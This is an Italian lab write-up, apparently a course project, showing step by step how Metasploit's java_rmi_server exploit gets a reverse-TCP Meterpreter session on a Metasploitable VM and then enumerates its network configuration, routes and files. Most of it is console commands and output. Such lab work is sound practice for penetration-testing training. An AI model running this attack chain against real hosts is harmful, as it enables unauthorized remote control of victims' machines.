



- **Progetto Settimanale**
- **Obiettivo:** Sfruttare la vulnerabilità con il tool Metasploit sul servizio Java-rmi sulla porta 1099 presente nella VM Metasploitable, ottenere una sessione di Meterpreter e ricavare le configurazioni di rete e la tabella di routing della macchina attaccata.

-Prima Fase

Per prima cosa andiamo a configurare la rete delle due VM del nostro laboratorio virtuale, dove imposteremo Kali con ip 192.168.11.111(Attaccante) e Metasploitable con ip 192.168.11.112 (Vittima).



Dopo aver messo le nostre VM sulla stessa rete in modo tale che possano comunicare, andiamo a fare una scansione Nmap sulla porta di nostro interesse così da enumerare i servizi, le versioni attive e controllare ovviamente che la porta sia aperta. Utilizziamo quindi lo switch `-sV` per enumerare la versione detection del servizio attivo, `-p` ad indicare la nostra porta 1099 e `-T5` per aumentare la velocità delle richieste sulla porta, trovandoci in una simulazione su un nostro laboratorio virtuale possiamo tranquillamente utilizzare questa velocità elevata senza disturbo.



-Seconda Fase

Adesso possiamo procedere al nostro exploit, sfruttando la vulnerabilità java-rmi, quindi andiamo come prima cosa ad avviare il Tool Metasploit da Kali che sarà la nostra macchina attaccante.

```
(kali㉿kali)-[~]
└─$ msfconsole

# cowsay++

< metasploit >

      /\_/\
     (oo)\_____)
      (_____)  )\
         ||----w |
         ||     *

[+] metasploit v6.2.26-dev

+ -- --[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --[ 951 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]
```

Utilizziamo il comando `search` per trovare l'exploit che occorre al nostro caso. Dopo aver individuato l'exploit che ci occorre andremo ad utilizzarlo con il comando `use`, nel nostro caso useremo il numero 1 perché come vediamo contiene nella descrizione proprio la vulnerabilità che ci occorre e cioè `insicure default java code execution`, che permette di eseguire codici da remoto.

```
msf6 > search java_rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMICConnectionImpl Deserialization Privilege Escalation

Dopo avere inserito l'exploit andiamo con il comando `show options` a controllare le configurazioni.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                     |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                           |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                           |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                    |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Notiamo subito che è mancante l'Host della macchina target (RHOSTS), possiamo dedurlo dalla tabella Required che ci indica la necessità dell'host dalla dicitura yes sulla stessa linea di RHOSTS.

Andiamo quindi con il comando set ad inserire l'ip della nostra macchina target e poi nuovamente richiamiamo il comando show options per controllare che sia tutto corretto.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Dopodiché possiamo constatare che il payload è già inserito di default, ma comunque andiamo a usare il comando showpayloads per vedere quali payloads sono disponibili per questo modulo di exploit e se ci fosse qualcun altro utile al caso nostro.

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads



| #  | Name                                    | Disclosure Date | Rank   | Check | Description                                                            |
|----|-----------------------------------------|-----------------|--------|-------|------------------------------------------------------------------------|
| 0  | payload/generic/custom                  |                 | normal | No    | Custom Payload                                                         |
| 1  | payload/generic/shell_bind_tcp          |                 | normal | No    | Generic Command Shell, Bind TCP Inline                                 |
| 2  | payload/generic/shell_reverse_tcp       |                 | normal | No    | Generic Command Shell, Reverse TCP Inline                              |
| 3  | payload/generic/ssh/interact            |                 | normal | No    | Interact with Established SSH Connection                               |
| 4  | payload/java/jsp_shell_bind_tcp         |                 | normal | No    | Java JSP Command Shell, Bind TCP Inline                                |
| 5  | payload/java/jsp_shell_reverse_tcp      |                 | normal | No    | Java JSP Command Shell, Reverse TCP Inline                             |
| 6  | payload/java/meterpreter/bind_tcp       |                 | normal | No    | Java Meterpreter, Java Bind TCP Stager                                 |
| 7  | payload/java/meterpreter/reverse_http   |                 | normal | No    | Java Meterpreter, Java Reverse HTTP Stager                             |
| 8  | payload/java/meterpreter/reverse_https  |                 | normal | No    | Java Meterpreter, Java Reverse HTTPS Stager                            |
| 9  | payload/java/meterpreter/reverse_tcp    |                 | normal | No    | Java Meterpreter, Java Reverse TCP Stager                              |
| 10 | payload/java/shell/bind_tcp             |                 | normal | No    | Command Shell, Java Bind TCP Stager                                    |
| 11 | payload/java/shell/reverse_tcp          |                 | normal | No    | Command Shell, Java Reverse TCP Stager                                 |
| 12 | payload/java/shell_reverse_tcp          |                 | normal | No    | Java Command Shell, Reverse TCP Inline                                 |
| 13 | payload/multi/meterpreter/reverse_http  |                 | normal | No    | Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (M...  |
| 14 | payload/multi/meterpreter/reverse_https |                 | normal | No    | Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (M... |


```

Riteniamo opportuno utilizzare il payload che già ci è stato inserito di default, nella lista è il numero 9, come vediamo ci consente la sessione di Meterpreter in reverse con servizio TCP, quindi aprendo la connessione dalla macchina attaccata.

Andiamo comunque a settare il payload per mostrare il comando e successivamente riutilizziamo il comando show options per controllare che anche il payload sia configurato correttamente e non necessita di ulteriori dati da inserire. Notiamo infatti che il local host (LHOST), cioè l'ip della nostra macchina attaccante è già inserito e anche la porta (LPORT).

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 9
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Adesso siamo pronti a lanciare il nostro attacco con il comando exploit che come vediamo nell'immagine seguente va a buon fine e ci apre la nostra sessione di Meterpreter, come prima cosa utilizziamo il comando sysinfo per mostrarci le informazioni della macchina attaccata.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/xEkpMiHwsv0Zp
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33208) at 2022-12-09 04:28:21 -0500

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

-Tearza Fase

Adesso che abbiamo la nostra sessione Meterpreter aperta, attraverso la sua shell possiamo controllare la macchina vittima da remoto. Quindi controlliamo le configurazioni di rete con il comando ifconfig e la tabella di routing con il comando route.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed9:d6ed
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fed9:d6ed	::	::		

```
meterpreter >
```

Possiamo anche navigare all'interno dei file della macchina, infatti utilizzando il comando `pwd` vediamo che siamo in root (`/`), utilizzando il comando `ls` riusciamo a vedere i file e le directory della posizione dove ci troviamo. Utilizzando il comando `help` potremmo vedere tutti i comandi della shell di Meterpreter e usarli a nostro piacimento sulla macchina vittima. Un attaccante malintenzionato in una situazione reale del genere potrebbe fare qualsiasi cosa ai danni della macchina vittima.

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13540	dir	2022-12-09 04:11:38 -0500	dev
040666/rw-rw-rw-	4096	dir	2022-12-09 04:11:45 -0500	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:22 -0400	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:52 -0400	media
040666/rw-rw-rw-	4096	dir	2010-04-28 16:16:56 -0400	mnt

```
meterpreter > help
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter s
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as
channel	Displays information or control
close	Closes a channel
detach	Detach the meterpreter session (